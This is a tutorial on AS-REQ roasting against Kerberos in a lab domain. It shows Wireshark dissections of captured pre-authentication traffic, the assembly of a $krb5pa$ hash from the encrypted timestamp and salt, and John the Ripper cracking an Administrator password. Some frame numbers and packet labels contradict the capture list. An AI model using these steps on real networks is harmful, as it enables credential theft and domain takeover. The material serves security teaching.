

AS-REQ Roasting

Intro

Let's talk about some of the most popular techniques that are used against Kerberos Protocol: **roasting techniques**.


What do these techniques consist of? Well, when a user interacts with the *Authentication Service* to get the *Ticket Granting Ticket* send the **Username** and a **Timestamp** that will go cypher with the user's private key.


The **roasting techniques** will consist of, in general terms, we will try to **obtain a piece of information** that has been ciphered with the key that we are interested to get and **then we will try to crack it off line**.


The **AS-REQ Roasting** will consist of obtaining the **timestamp** used for pre-authentication that is encrypted with the user's Private Key. Then, we will *try to crack it to obtain the key/password* that had been used to cypher.

This is the less used Roasting technique, because it is a little difficult to obtain the AS Request, but we will try to get it.

AS-REQ Roasting

To perform this attack, it is necessary to capture network traffic using the sniffer of our choice, to this example we will use  **Wireshark**.

Once we have started  **Wireshark** we have to filter the traffic by **Kerberos** and waiting that some user in the domain start the authentication process against the domain. And once this happened we should visualize this:



No.	Time	Source	Destination	Protocol	Length	Info
9	5.847776825	192.168.20.132	192.168.20.5	KRB5	275	AS-REQ
10	5.848485323	192.168.20.5	192.168.20.132	KRB5	238	KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
17	5.854791302	192.168.20.132	192.168.20.5	KRB5	355	AS-REQ
18	5.855843999	192.168.20.5	192.168.20.132	KRB5	1751	AS-REP
20	5.862906675	192.168.20.132	192.168.20.5	KRB5	1648	TGS-REQ
28	5.867286961	192.168.20.5	192.168.20.132	KRB5	1669	TGS-REP
47	6.312838494	192.168.20.132	192.168.20.5	KRB5	1817	TGS-REQ
49	6.314478588	192.168.20.5	192.168.20.132	KRB5	1783	TGS-REP
54	6.315212086	192.168.20.132	192.168.20.5	DCERPC	2126	Bind: call_id: 2, Fragment: Single, 3 context items: DRSUAPI V4.0 (32bit NDR), DRSUAPI V4.0
56	6.316279782	192.168.20.5	192.168.20.132	DCERPC	338	Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 3 results: Provider
57	6.316786780	192.168.20.132	192.168.20.5	DCERPC	274	Alter_context: call_id: 2, Fragment: Single, 1 context items: DRSUAPI V4.0 (64bit NDR)
82	6.063751339	192.168.20.132	192.168.20.5	LDAP	1841	bindRequest(22) "<ROOT>" sasl
84	6.064883636	192.168.20.5	192.168.20.132	LDAP	264	bindResponse(22) success

If we display the first network packet with the header **AS-REQ** we can identify which **user** is making the request



```
Frame 18: 1751 bytes on wire (14008 bits), 1751 bytes captured (14008 bits) on interface eth0, id 0
Ethernet II, Src: VMware_d3:3e:97 (00:0c:29:d3:3e:97), Dst: VMware_3a:b1:2b (00:0c:29:3a:b1:2b)
Internet Protocol Version 4, Src: 192.168.20.5, Dst: 192.168.20.132
Transmission Control Protocol, Src Port: 88, Dst Port: 49714, Seq: 1, Ack: 302, Len: 1697
Kerberos
  Record Mark: 1693 bytes
  as-rep
    pvno: 5
    msg-type: krb-as-rep (11)
    padata: 1 item
    crealm: CORP.LOCAL
    cname
      name-type: KRB5-NT-PRINCIPAL (1)
      cname-string: 1 item
        CNameString: Administrator
    ticket
    enc-part
      [Response to: 17]
      [Time from request: 0.001052697 seconds]
```

Now that, if we display the other network packet with the **AS-REQ** header we can identify the cypher Timestamp

```

> Frame 28: 355 bytes on wire (2848 bits), 355 bytes captured (2848 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_3a:b1:2b (08:0c:29:3a:b1:2b), Dst: VMware_d3:3e:97 (08:0c:29:d3:3e:97)
> Internet Protocol Version 4, Src: 192.168.20.132, Dst: 192.168.20.5
> Transmission Control Protocol, Src Port: 49712, Dst Port: 88, Seq: 1, Ack: 1, Len: 301
> Kerberos
  > Record Mark: 297 bytes
  > as-req
    > pvno: 5
    > msg-type: krb-as-req (10)
    > padat: 2 items
      > PA-DATA pA-ENC-TIMESTAMP
        > padat-type: pA-ENC-TIMESTAMP (2)
        > padat-value: 30d1a003020112a23a04305ddad321196d5b8675366420621cb91157244d02bf95a3ab0d891fdb4a08f0ba9379e4a157061315d3b28f1ab920a6567fa7c9290dcea8b8
          > etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
          > cipher: 5ddad321196d5b8675366420621cb91157244d02bf95a3ab0d891fdb4a08f0ba9379e4a157061315d3b28f1ab920a6567fa7c9290dcea8b8
    > PA-DATA pA-PAC-REQUEST
    > req-body
      [Response in: 29]

```

Cypher TimeStamp

Then we have to find the **Salt** that it is in the network packet with the header **AS-REP**

```

> Frame 29: 1751 bytes on wire (14008 bits), 1751 bytes captured (14008 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_d3:3e:97 (08:0c:29:d3:3e:97), Dst: VMware_3a:b1:2b (08:0c:29:3a:b1:2b)
> Internet Protocol Version 4, Src: 192.168.20.5, Dst: 192.168.20.132
> Transmission Control Protocol, Src Port: 88, Dst Port: 49712, Seq: 1, Ack: 302, Len: 1697
> Kerberos
  > Record Mark: 1693 bytes
  > as-rep
    > pvno: 5
    > msg-type: krb-as-rep (11)
    > padat: 1 item
      > PA-DATA pA-ETYPE-INFO2
        > padat-type: pA-ETYPE-INFO2 (19)
        > padat-value: 30273025a003020112a11e1b1c57494e2d365249364956423552534b41646d696e6973747261746f72
          > ETYPE-INFO2-ENTRY
            > etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
            > salt: WIN-6RI6IVB5RSKAdministrator
    > crealm: CORP.LOCAL
    > cname
    > ticket
    > enc-part

```

The Salt

For the next step, we have to build the hash format, using the information that we have collected, and try to crack it off line.

The way to built it is

\$krb5pa\$18\$User\$DOMAIN.LOCAL\$TheSalt\$thecyphertimesatamp

```

GNU nano 8.2 AS-Req_Hash.hash *
$krb5pa$18$Administrator$CORP.LOCAL$WIN-6RI6IVB5RSKAdministrator$5ddad321196d5b8675366420621cb91157244d02bf95a3ab0d891fdb4a08f0ba9379e4a157061315d3b28f1ab920a6567fa7c9290dcea8b8

```

Format User Domain Salt Timestamp

And finally, see if we can crack the hash

```

> john AS-Req_Hash.hash --wordlist=admin.pass
Using default input encoding: UTF-8
Loaded 1 password hash (krb5pa-sha1, Kerberos 5 AS-REQ Pre-Auth etype 17/18 [PBKDF2-SHA1 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 1 candidate left, minimum 16 needed for performance.
Admin@123 (?)
1g 0:00:00:00 DONE (2025-01-20 21:01) 100.0g/s 100.0p/s 100.0c/s 100.0C/s Admin@123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```